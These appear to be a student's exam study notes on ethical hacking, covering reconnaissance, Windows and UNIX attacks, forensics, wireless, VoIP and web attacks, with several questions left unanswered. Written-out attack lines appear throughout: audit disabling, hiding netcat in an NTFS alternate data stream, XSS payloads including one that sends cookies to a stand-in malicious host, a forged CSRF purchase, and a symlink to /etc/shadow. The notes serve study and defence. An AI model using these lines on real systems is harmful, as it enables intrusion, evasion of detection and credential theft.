1 - F007pr1n71ng

1. What is footprinting and which goals does it achieve? Describe the basic steps that should be performed for a thorough footprinting analysis.

Footprinting is the art of gathering information about the target. Footprinting is necessary to understand the environment around the target and the relationship with other partners. Footprinting, on the defensive side, is also useful to understand what an attacker can see about the company and which information can be found.

*The **first** step is to determine the scope of your footprinting activities: if you are going to footprinting the entire organization or only a subset of it, if you are going to check for all partner connections, ecc..*
*The **second** step is to get proper authorization to perform these activities and protect yourself from legal involvement. Be careful to make the right people aware about your activities.*
*The **third** step is to start your activity checking the publicly available information.*

- *Checking company web pages could be very interesting. This activity can be done offline using some tools like DirBuster that also allows the recursive directory and hidden file enumeration, Wget(L) or TeleportPro(W), that allow the download of the HTML source code. It is important to look for comments(<> tag in html page) for useful information.*
- *Related organizations' web pages can contain useful information about the target company because they can pay less attention to sensitive information posted.*
- *Also location details can be useful and for this purpose is frequently used the google map service that allows to discover wi-fi networks and their associated MAC addresses.*
- *Employee information is great to perform social engineering attacks and discover useful information to use in the next steps. Information gathered in this step can increase the pool of possible users and passwords.*
- *Current events such as mergers and acquisitions can make it easier to perform social engineering attacks and the discovery of sensitive information.*
- *Archived information can keep traces of sensitive information even if those are not anymore available from the original source.*

*The **fourth** step is the WHOIS and DNS Enumeration.*
In this step an attacker can use this technique to discover information like IP addresses and domain names.
Domain-related items are registered separately from IP-related items.
When an attacker performs a WHOIS enumeration, it tries to determine which one of the many WHOIS servers contains the information we're after.

WHOIS digs on the registry, registrar and registrant.

From iana we discover the registrar address. From this we can discover the registrant, so we can gain information about who registered the domain, like e-mail, phone number, location, ASN, ecc.
The only way to hide this information is to use anonymity features offered by your domain name provider.

The ***fifth*** *step is the DNS Interrogation to discover information about the organization exploiting DNS misconfiguration.*
Some misconfigurations allow a zone transfer from untrusted Internet users. Zone transfer allows a secondary master server to update its zone database from primary master.
The ***sixth*** *step is the network reconnaissance to discover the topology of the target internal network. For this activity can be used traceroute, a tool that lets you view the route that an IP packet follows from one host to the next.*

2 - Sc4nn1ng

1. What are ping sweeps? Describe at least two host discovery techniques and at least one tool used to perform host discovery.

Ping sweep is a technique that allows you to determine if a system is 'alive'. With ping sweep we indicate the act of sending a certain type of traffic to a target and analyze the results.
It commonly uses ICMP, ARP, UDP and TCP traffic.

- *ARP host discovery: if an attacker is in the same local network segment of the target, it can perform an ARP discovery sending ARP requests at all the hosts on the subnet. If an ARP reply is received, the host is considered alive. (This method also 3allows us to identify hosts that are configured with a local firewall and are filtering higher layer traffic.)*
    - *arp-scan: $ sudo ./arp-scan 192.168.1.0/24*
    - *nmap: $ sudo nmap -sn -PR 192.168.1.0/24*
    - *cain(W)*
- *ICMP host discovery: ICMP has different types of messages. ICMP ECHO REQUEST packets are sent and if ICMP ECHO REPLY is received the target system is considered alive.*

Ping is the common OS utilities to perform an ICMP ECHO REQUEST. This allows troubleshooting for basic connectivity problems.
Nmap instead allows to send not only ICMP(-PE) requests but also ARP(-PR) and TCP pinging. The command should be performed with root privileges otherwise it just performs TCP pinging.

2. Describe at least one technique to determine which services are running or listening on a remote host. Discuss pros and cons, and which tools you may use in practice.

Port scanning is the process of sending packets to TCP and UDP ports on the target system to determine which are the services that are running or are in LISTENING state.
This technique is very useful to understand the services used on the target system and which are the vulnerabilities that an attacker can exploit.
Important is determining the version of OS and applications in use.
There are different types of scanning, some are more intrusive or slower than others.

- *TCP connect scan performs a connection with the target port and completes a full three-way handshake (SYN, SYN/ACK, ACK). It's longer than other scan types available and it probably leaves a log on the target system.*
- *TCP SYN scan doesn't complete the three-way handshake but it sends a SYN packet and it only waits for the SYN/ACK reply to determine if the service is in LISTENING state. An RST/ACK usually is received when the port is not listening.*
  Stealthier than a full TCP connect (probably not logged on the target system). A huge number of requests on the same system can produce a DOS condition.
- *UDP scan sends UDP packets to the target port and if the target port responds with an 'ICMP port unreachable' message, the port is closed. Slower than others and not very reliable(connectionless protocol).*

Nmap can be used to perform a TCP SYN port scan: $sudo nmap -sS 192.168.1.131.
SuperScan is a GUI tool that allows TCP scanning and UDP scanning.
Also netcat can be used to perform TCP and UDP scanning.

3 - Enum3r4t10n

1. Discuss the differences between scanning and enumeration. Describe at least one enumeration technique.

Scanning is the phase that follows the footprinting, in which we determine if the target systems are alive and which are the running services on them. This phase is commonly less intrusive than enumeration in which we try to probe the previously identified services more fully for known weaknesses. This process involves active connections to systems and directed queries. Moreover enumeration techniques tend to be platform specific and dependent on information gathered in the scanning phase.
Enumeration can be performed with manual(stealthier) or with automated techniques.

Automated techniques are quick and efficient and use a process called Service Fingerprinting that allows revealing services and their patch level associated with each port.

> *Nmap lists service names along with ports (useful for the scanning phase). With the -sV option, it interrogates the ports and solicits feedback, then it tries to guess the version of the service.*

Banner Grabbing is another enumeration technique. This technique consists of connecting to remote services and observing the output.

> *Many port-scanning tools can perform banner grabbing.*
> *Manual example: C:\> telnet www.example.com 80 or C:\> nc -v www.example.com 80 return an output very useful to analyze.*

FTP - TCP 21 (Page 92)
SMTP - TCP 25 (Page 96)
DNS - TCP/UDP 53 (Page 97)
HTTP - TCP 80 (Page 104)
NFS - TCP/UDP 2049 (Page 152)

4 - Hacking Windows

1. The Administrator account of a Windows server has been compromised. Host software cannot be re-installed for business reasons. With these assumptions, how do you plan and implement post-exploit activities for the host recovery. In particular, list the areas of the system on which to intervene, to restore the host's security. Discuss in detail at least one of these areas of intervention, listing the activities to be carried out, the tools, the line commands to be used, etc (P. 209)

Administrator compromission is a very dangerous situation, in general reinstalling all the software by official source is the best way to feel safe. When this is not possible, it is recommended to analyze filenames, registry entries, running processes and ports.

- *Analyzing filenames is a good method to discover suspicious programs.*
  Check in the startup directores anything that is launched at boot time.

Also antimalware software are very useful to discover malicious activities.
Using checksumming tools (e.g. Tripwire) to identify changes to the file system.

- *Some applications needed specific registry key attributes setted.*
  Check for it to understand if some applications (like WINVNC, a remote control software) are on the system.
  Looking in HKLM\SOFTWARE and SKEY_USERS\.DEFAULT\Software.
  Remove suspicious keys is easy with the REG.EXE tool from Resource Kit:

  ```
  C:\> reg delete [value] \\[machine]
  ```

- *Looking at running processes using the Task Manager and keeping trace of processes that consume CPUs.*
  Use the Task Manager or the command line taskkill utilities to stop any rogue process.
  Look also for the Windows Task Scheduler queue.
- *Check for rogue connections with the netstat utility:*

  ```
  C:\> netstat -an -> shows all active connections.
  ```

2. Explain what steps an attacker should take to cover his tracks after successfully gaining administrator privileges on a Windows system in order to avoid detection. How can attackers hide their file in the system?

Once the intruder has successfully gained privileges it can perform some activities to hide itself.

- *The first thing to check generally is the auditing. Disabling the auditing is very easy with the resource kit's auditpol tool: C:\> auditpol disable.*
  At the end, the intruder can simply turn on auditing again with the same tool.
- *Clearing the event log. An intruder can wipe the logs clean with the Event Viewer and with other tools like ELSave or do it manually(more stealthier).*
- *Hide files can be very useful when the attacker needs to use toolkits later on the target system.*
  The easiest way is to use the attrib command. In this way files and directories are hidden from command-line tools but not if the Show All File option is selected in Windows Explorer.
  Most difficult to discover is the ADS(Alternative Data Stream). This technique allows an attacker to create a new stream in an existing file without modifying size and name. Only the data may be modified. Streamed files can still be executed.

  ```
  C:\> cp nc.exe oso001.009:nc.exe
  C:\> start oso001.009:nc.exe
  ```

3. What are the three main network password exchange protocols used in Windows systems? Describe the pass-the-hash and pass-the-ticket attacks and countermeasures.(P. 170,175)

On Windows there are three authentication protocols: LAN Manager(LM), NTLM and Kerberos.
Weaknesses with LM and NTLM allow the eavesdropping of the hash that is exchanged during the authentication. After gaining the hash an attacker can bruteforce it (with CAIN or John the Ripper) or exploit the pass-the-hash vulnerability that allows the authentication directly with the hash, so without finding the plain-text. Using the two factor authentication may mitigate this attack. To avoid some problems LM couldn't be used and users must use strong passwords.
Also Kerberos fell prey to sniffing attacks: Its implementation sends a preauthentication packet that contains a known plaintext encrypted with a key derived from the user's password. A brute-force attack on the preauthentication packet can reveal the user's password.
With Kerberos authentication, clients authenticate to remote services on remote systems using 'tickets' and create new tickets on logon.
Pass-the-Ticket is a post-exploitation attack involving the theft and re-use of a Kerberos ticket to authenticate to systems in a compromised environment.
It is a technique that allows attackers to dump existing Windows Kerberos tickets and reuse those tickets on both Windows and Unix systems to have access to other systems and services.
In Pass-the-Ticket attacks, adversaries steal a Kerberos ticket from one computer and re-use it to get access to another computer in a compromised environment.

- *https://www.qomplx.com/qomplx-knowledge-pass-the-ticket-attacks-explained/*

4. Describe at least three Windows security features available with Windows 2000 and above.
   Are there published attacks that bypass these three security features?
   Ps. The presentations of Windows Firewall and Automated Updates will not be evaluated.(P.213-229)

-
- *To define configuration parameters Windows provides Security policy and Group policy. The Group policy solutions can be stored in the Active Directory or on a local*

computer to manage a domain-wide. GPOs can be applied to sites, domains and Organizational Units and are inherited by the users or computers they contain.

5 - Hacking UNIX

1. Describe at least one attack method to gain remote access on a UNIX system. Describe at least one attack method to gain root access. Discuss pros and cons.(P. 234 , 259)

Attack method to gain remote access:

- *Brute force attack: can take a lot of time, no stealth*
- *Buffer overflow: difficult to perform if there is Stack Execution Protection and ASLR*
- *Reverse Telnet and Back channel*

Attack method to gain root access:

- *Password cracking with John the Ripper. Keep in mind that in a Unix system passwords are stored in the /etc/shadow files with a format: $Algorithm(1. MD5, 2. Blowfish)$Salt(Random value used as input to create unique password hashes)/Encrypted Password(Hash of the password user's password)*
- *Symlink: a file that points to another file. Symbolic links can be used to view the contents of other files not owned by the user.*

2. Describe UNIX permission system and the main attack vectors related to permission system.(P. 290)

In a Unix system all is a file with associated permissions. Permissions are divided into 3 groups:

The user, the group and the other. Each of these can have three different permissions: read, write and execution.

-rwxrwxrwx -> the first parameter can be d(directory), l(link)

Other than the general permissions in linux there are also the SGID and the SUID that allow to execute the file with different permissions.

- *The permissions that an attacker can gain with the SUID can be very dangerous and can be exploited to take root privileges. It's better to reduce the file with SUID setted.*
- *World-writable files are very dangerous if they involve sensitive files, because the world-writable option setted allows any user to modify them.*

With the 'find' command-line tool an attacker can easily find the files that have this dangerous setting.

3. Describe at least two main services in Unix Systems that are often remotely attacked. For each of these services explain how the remote attack occurs and discuss the possible countermeasures.(P. 259)

- *FTP: it is used to upload and download files from remote systems. If it allows anonymous access could be very dangerous, both for sensitive information exposure than the possibility to use it for storing malicious or illegal files.*
  With anonymous access and word-writable directories an attacker can login in the target system using rlogin, it's enough to place a .rhosts file in a user's home directory.

To avoid the abuse of FTP service it's important to disable the anonymous FTP access, apply the latest patch and reduce the number of world-writable directories in use.

-

4. How attackers use the back channel to gain remote access to a Unix system? Describe an attack scenario and explain the possible commands the attackers use to create a back channel. Discuss the possible countermeasures.(P. 255)

6 - Advanced Persistent Threats

1. An ongoing APT attack has compromised one of the Windows servers. With this assumption how do you plan and implement the forensic methodology, the tools, the command lines, etc. to be used, to analyze the 'suspicious' host. (P. 326 and 366)

With APT attacks malware could be survive to reboot, to do this it can use several mechanisms like:
Use Run Registry Keys, create services, hooking in an existing service, use scheduled tasks, disguise communications as valid traffic, overwrite BIOS or master boot record.

A forensic investigation based on RFC stats analysis in the order of volatility:
Memory capture, page or swap file, running process information, network data(port or existing connections), system registry, log files, forensic image of disks and backup media.

Tools:
FTK imager to perform a memory dump
Volatility Framework Tool to analyze the memory dumped extracting from memory snapshot process-related information like threads, strings, dependencies and communications.
VMMap is an analysis tool for virtual and physical memory.

The first thing to do is a memory dump and export it to the external mass storage device.
Memory analysis is performed after you have gathered all the evidence using tools like The Volatility Framework Tool starting with image identification. After that we retrieve processes and check network connections.
Tools like this allow us to find hidden or injected processes in memory.
Pagefile, hiberfil and master file table can be copied and analyzed.
Pagefile contains the virtual memory used by Windows OS, it can contain information about malware infections and attacks.
The Hiberfil contains the information of the system when it was in hibernation mode.
The Master file table contains useful information and metadata about files on the system and allows to create a chronological correlation.

Detects all suspicious connections with netstat utility including the PIDs information, with the -o options, that allow to identify the correct process under which the connection is running.
Check also the host file for changes in the drivers/etc folder and use currports to analyze sessions.
Once you find a suspicious PID check it in Process Explorer which shows properties like strings, threads, connections..
Process Monitoring shows all the kernel interactions that processes make with files and OS.
Check also for scheduled tasks with 'at' and 'schtasks'.
List the prefetch directory that contains a historical record of the last 128 'unique' programs executed on the system.

Dump the cached DNS requests made with ipconfig /displaydns command.

Check suspicious registry entries verifying the setting of the Run keys with:
reg query hklm\software\microsoft\Windows\currentversion\run /s
reg query hklm\software\microsoft\Windows\currentversion\runonce /s

and the Services key for anomalous services activity:
reg query hklm\system\currentcontrolset\services /s

Capture Event Log files and analyze them.

After collecting the volatile data we can collect interesting files like:
ntuser.dat that contains the user's profile data, index.dat that contains requested urls, .rdp files that contain information on remote desktop sessions, antivirus log files...

7 - Remote Connectivity and VoIP Hacking

War Dialers are tools that programmatically dial large banks of phone numbers, log valid data connections, attempt to identify the system on the other end of the phone line and attempt a logon by guessing common usernames and passphrases.
Dial-up hacking consists in different phases:

- *Footprinting: find a pool of phone numbers starting from the company name.*

  TOOLS

  Looking for lists or business phone books, also online or in the company's web page. Also social engineering could be useful.

  COUNTERMEASURES:
  Prevent unnecessary information leakage, limit phone number exposure.
  Require a password to make any inquiries about an account.
  Be suspicious of unidentified callers requesting information.

- *Scanning: find which are numbers useful for dial-up hacking. This phase can be done feeding wardialing with numbers gained in the previous step.*
  Wardialers are tools that perform automated dialing and are able to categorize numbers based on the answer obtained.
  Wardialer generally requires a modem to conduct wardialing, but more efficient tools use a VoIP connection, like WarVOX. (Speed up the number of calls)

- *Enumeration: Once we have obtained results from the wardialers, we can categorize the results into domains.*
  It's important to understand the characteristics of the connection in order to choose which systems further penetrate.
  The domains are four and depending on the number of authentication mechanisms and the number of allowed authentication attempts.
  Based on the domain different scripts should be used to try a bruteforce penetration.

1. Describe at least three attacks to a VoIP network. Include in your description at least the activities to carry out, the tools, and the command line to be used. What are the possible countermeasures for each of these attacks? For example, one of the possible VoIP attack is the enumeration of VoIP users(no discuss this in the answer)(P. 440)

VoIP is a term that indicates the transport of voice on top of an IP network. To manage call setup, modification and closing are used mainly two protocols: H.323 and Session Initiation Protocol(SIP) that are called signaling protocols.

*At the start an attacker needs to identify what system is available. If this discovery process targets SIP devices we should talk about **SIP Scanning**. Different tools are used to perform the scanning (SiVuS, SIPVicious,...) and the best(but poor) countermeasure is the segmentation between the VoIP network and the user access segments.*

During the boot process, many SIP phones rely on a TFTP server to retrieve their configuration settings. If an attacker knows the filename, it can retrieve important information like usernames and passwords for administrative functionality.
An attacker can simply locate the TFTP server on the network(i.e. nmap) and then attempt to guess the configuration file's name.
To avoid this it is useful to implement access restrictions at the network layer.

Enumerating VoIP users.
Information can be obtained analyzing the different responses from SIP when we try to perform a REGISTER request with a valid user(Unauthorized) and an invalid user(Forbidden). Also analyzing OPTIONS requests we can obtain the same information about existing users.
There are tools that perform these requests automatically like SIPVicious and SIVus. Only place IDS/IPS and promote 'defense in depth' can mitigate this technique.

Interception attack and packet capture could be useful for offline analysis.
Countermeasures are the use of encryption mechanisms.

DoS attack is the easy attack to do, sending a large number of fake call setups signaling traffic is enough(SIP INVITE) IDS and IPS should be placed to detect and mitigate the attack.

8 - Wireless Hacking

WPA is a certification that indicates the use of the TKIP(Temporal Key Integrity Protocol) in a device.
WPA2 is a certification that indicates the use of the TKIP and the use of AES(Advanced Encryption Standard) in a device.

There are different WPA:

- *WPA Pre-shared Key: a pre-shared key is used as input of the cryptographic function that derives the encryption key used to protect the session. This PSK is known by the AP and all the clients in the network.*
- *WPA Enterprise: the AP query a RADIUS server to authenticate a client using the Extensible Authentication Protocol (EAP)*

In both WPA PSK and WPA Enterprise client and AP perform a four-way handshake to establish two encryption keys.

1. Describe at least one method to attack WPA Enterprise. What are the possible countermeasures?(P. 490)

WPA Enterprise attacks concern on sniffing the authentication traffic. So in the first place an attacker must detect the EAP type observing the communication between the client and the AP during the four-way handshake.

If it is used the LEAP protocol an attack could be performed sniffing the traffic and try an offline bruteforce-attack because the challenge and response is exchanged in clear. However if a good password is used, the LEAP is secure.

Another type are EAP-TTLS and PEAP, that use a TLS channel to exchange credentials. In this case if an attacker is able to gain access to this tunnel, can steal the credentials.
For this it is important to validate the server side certificate on all wireless clients and allow connections only with authorized RADIUS servers.

2. Describe at least one method for attacking WPA. Which countermeasures can be used?(P. 485)

WPA PSK attacks point to the exchange of the PSK between the client and the AP. In the WPA a PSK is exchanged and is used to derive the encryption key . This PSK is shared between all the clients of the network. The client and the AP perform a four-way handshake to establish the encryption key.
An attacker sniffing the four-way handshake can then perform an offline brute force attack to figure out the PSK.
An attacker can sniff the handshake when a client tries to connect to the AP, so an attacker can kick a client off and sniff the handshake when it tries to reconnect itself.
The PSK must be complex and the sharing among the users should be controlled: if the PSK is complex but the users expose it in another way, the entire network is at risk.

- https://www.it-swarm.it/it/cryptography/perche-wpa-enterprise-e-piu-sicuro-di-wpa2/l958441576/

- *https://blogs.arubanetworks.com/industries/how-secure-is-your-eap-peapv0-deployment/*

9 - Hacking Hardware


1. Explain what is the Advanced Technology Attachment security mechanism(ATA security. Describing the steps of the attack is able to bypass ATA security. How to defend against such bypass?(P. 505)
2. Describe at least two techniques for hacking devices(hardware). In particular, describe the particular attacks against hardware devices that store sensitive information.


10 - Web and Database Hacking

1. Explain differences between Cross-Site scripting and Cross Site Request Forgery. Which countermeasures can be used?(P. 557)

The Cross Site Request Forgery is an attack that can be performed without knowing anything about the victim. WIth CSRF the victim's browser sends malicious requests to a legal application exploiting the persistent session mechanism.
This attack can be exploited through a link or a malicious script in a web page, like a forum.

With the XSS attack the victim's browser doesn't send any request to another, but it executes malicious code directly. This is possible when an attacker can 'inject' executable content in a web application. This attack usually allows an attacker to take sensitive information like cookies or infect the victim's computer with malware.


Malicious site
Victim
Web store w/o anti-CSRF
€€€
1
/login/
Host: goodgadgetsstore
user: victim
password: *********
2
200 OK
Cookie: VictimCookie_abbacafeacdc
Welcome, Victim!
3
/evil/page/
4
200 OK
<form action ="goodgadgetsstore/buystuff/"
method=POST>
<input name="BuyerEmail
"value=root@evilsite.com>
<input name="BuyerAddress"
value="Attacker Lane 1337"></form>
Browser follows the evil page's instruction to go to the URL hidden in the form and appends the authentication cookie to the request
5
/buystuff/
Host: goodgadgetsstore
BuyerEmail=root@evilsite.com
BuyerAddress=Attacker Lane 1337
Cookie: VictimCookie_abbacafeacdc
6
200 OK
Thank you for your order, Victim!


Malicious site
Victim
Web store with anti-CSRF
€€€
2
200 OK
Cookie: VictimCookie_abbacafeacdc
csrf-token=UseInNextRequest_abcd56defb
Welcome, Victim!
3
/evil/page/
4
200 OK
<form action ="goodgadgetsstore/buystuff/"
... ...
Browser follows the evil page's instruction to go to the URL hidden in the form and appends the authentication cookie to the request. But it cannot add the token!
5
/buystuff/
Host: goodgadgetsstore
BuyerEmail=root@evilsite.com
BuyerAddress=Attacker Lane 1337
Cookie: VictimCookie_abbacafeacdc
6
403 Forbidden
Incorrect csrf-token!

Countermeasures:
The CSRF Token is a field in the request header that can't be added by the victim's browser, so the malicious request will be rejected.

- https://www.nixu.com/blog/things-security-auditors-will-nag-about-part-3-insufficient-csrf-protection

For the XSS attack there are some general approach that should be following:

- *Not allow special characters in input parameters*
- *Use HTML-Encode output*
- *Mark cookies as 'HttpOnly' to prevent them from being accessed by scripts*
- *Analyze your applications with tools*

2. Describe the SQL injection technique in web applications. Discuss the possible countermeasures. Describe at least one automated SQL injection tool.

Applications generate queries to interrogate databases.
SQL injection is a technique that refers to input raw SQL queries into an application or to edit existing ones to perform unexpected actions. Some characters commonly used are backtick('), double dash(--) and semicolon(;).

Blind SQL injection is a technique used to inject queries where the result is not directly visible to the attacker, but it allows to infer some information elaborating the application's behavior.

- *https://portswigger.net/web-security/sql-injection/blind*

SQL countermeasure involves input sanitization and validation, and the use of bind variables.

3. What is XXS and what are its goals and causes? What types of XSS exist? Describe at least two types of XSS in detail.

XXS is a mechanism that allows an attacker to inject malicious code in a legal web application, like a forum. This malicious code will be executed by the victim when visiting the injected pages. This attack is usually used to gain sensitive information like cookies or download Trojan in the victim machine.

This attack can be performed in different way:

- A script injection into a variable used to display the victim's cookie:
  http://evil.com/page.asp?variable=<script>alert(document.cookie)</script>
- Injection into an HTML tag to send the victim's cookie to a malicious web site:
  http://evil.com/page.asp?variable=”><script>document.location='http://malicious.com/cgi-bin/cookie.cgi?'%20+document.cookie</script>
- Inject the HTML BODY 'onload' attribute into a variable:
  http://evil.com/frame.asp?var=%20onload=alert(document.domain)
- Inject JavaScript into a variable with the IMG tag:
  http://evil.com//cgi-bin/script.pl?name=>”<IMG SRC=”javascript:alert('XSS')”>

4. Consider a website that allows users to register in order to access some specific functions(eg. Personal profile).
    a. The user registration form consists of multiple input fields that the user needs to fill in, such as name, username, password, etc. How would you assess the vulnerability of the user registration page against SQL injection?

To avoid SQL injection in a registration form I will perform sanitization on the input, allowing only specific data type, prefixed length and range. I will also use parameterized queries, so use the bind variables to pass different parameters (https://www.hackedu.com/blog/how-to-prevent-sql-injection-vulnerabilities-how-prepared-statements-work).
With this technique the user's data will always be interpreted as a simple string.

b. Assume that when a new user tries to register the web application runs the following SQL query against a database to check if the username already exists with the following code, where $username is the user’s input:

```
queryDB(“SELECT name, username, date FROM
users WHERE username=$username”);
```

If the username already exists, the web application prints the result of the query on the page, informing the user that the specified username is already in use.

How would you exploit such web application to find out:

- Which tables exist in the database
- Which columns are present in the table ‘users’
- The name, username and password for all the users in the ‘users’ table

Provide the code to perform the exploit and return all the information listed above.

11 - Mobile Hacking

1. Hacking Other Androids: Describe at least two methods to attack other Android devices. What are the possible countermeasures?

12 - DoS and DDoS Attacks

A - BUFFER OVERFLOW

- Explain briefly what a buffer overflow attack is. Describe at least one buffer overflow technique that allows attackers gain remote access to a UNIX system even when Data Execution Prevention(DEP) is enabled. Describe at least two countermeasures against standard buffer overflow attack in UNIX systems. (P. 241)
- Buffer overflow attack.


Given the following code, identify and explain how you would perform a buffer overflow attack. Show step-by-step how the program stack changes during the execution of the function func. Finally, describe at least one countermeasure against standard buffer overflow attacks in the UNIX system.

For simplicity, you can assume that there are no other function calls in the body of func. You do not need to use real bytecode for the exploit and/or real addresses, but rather you can use placeholders such as <payload> and <address_of_>; please describe for each placeholder used, what are the requirements for the exploit to work.

```
Void fun(char *str){
        Char buffer[128];
        strcpy(buffer,str);
...
}
```

```
Int main(int argc, char *argv[]){
...
        Func(argv[1]);
...
}
```

Note that char *argv[] is an array of character pointers, i.e., array of strings, passed to the program as input from the command line.



When we call the program, the input should be 136 bytes long. In the buffer we can write the payload and in the return address we can put the address of the buffer. If there isn't the Data Prevention Mechanism the code will execute the payload and if the file run with root privileges we can obtain a root shell or perform some other actions with root privileges.
If the Data Prevention Mechanism is present we can try to perform a return-to-libc attack

In the return-to-libc attack the return address takes into the standard C library, libc, rather than in the stack. With this mechanism the data execution prevention is bypassed and an attacker can call existing code that doesn't reside on the stack.

- https://pswalia2u.medium.com/linux-buffer-overflow-data-execution-prevention-dep-bypass-with-aslr-disabled-a1297c56d68d

B - SYMLINKS

1. Symlink. What are symlinks and how do they work? How can an attacker exploit symlinks(provide an example)? Describe at least one countermeasure. (P284)

Symlink or symbolic link is a mechanism where a file points to another file. To create this type of file we use the ln command:
$ln -s <file_to_point> <symlink_file>
A symlink can allow an user to read files that are not owned by him.
Programs that can be exploited frequently create temporary files, use the SUID bit or are running periodically with root permissions.
An example can be the Xscreensaver program that reads the ~/.xscreensever configuration file. Because xscreensaver is installed with the SUID bit setted, it can read whatever file in the filesystem. So we can create a symlink that points to another file:
$ln -sf /etc/shadow ~ /.xscreensaver

To avoid this behaviour it is useful to discover all the SUID files (use the find utility) and remove the SUID bit to them if it is not necessary.
Be careful when you use the temp files, avoid them or set the UMASK and use functions like mktemp() or tempfile().

- *https://www.netmeister.org/blog/mktemp.html*

C - HTTP protocol

1. What does it mean that the HTTP protocol is stateless? What limitations come from this fact? What are HTTP sessions and what are the major techniques to implement sessions? Describe in detail the functioning of at least one of these techniques.


'HTTP protocol is stateless' means that the connection between client and server is closed every time there is a request. So the server cannot differentiate between different connections of different users.
Problems of stateless protocol are visible when same data requests are done repetitively because the network performance decreases due to the fact that the data are not stored and can't be reused.

To associate requests, you need a way to store user data between the HTTP requests. A session implements a way that allows it to store data (that identifies the user) at server side(for security reason), like an id, and let the client only know (and pass back at every http request).

- *what-are-sessions-how-do-they-work*
- *il-protocollo-http*
- *cookie-session-story-of-a-stateless-http*
- *Link alle slide De Gaspari*

Session information are transmitted with different mechanism:

- *In the HTTP payload: <INPUT TYPE="hidden" NAME="sessionid" VALUE="1234">*
- *URL: http://www.example.com/page.php?sessionid=1234*
- *header HTTP (e.g. Cookies)*



```
POST /login.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=142a1e9b1346f59945f444ede2b4777c; security=impossible
```

D - SHARED LIBRARIES

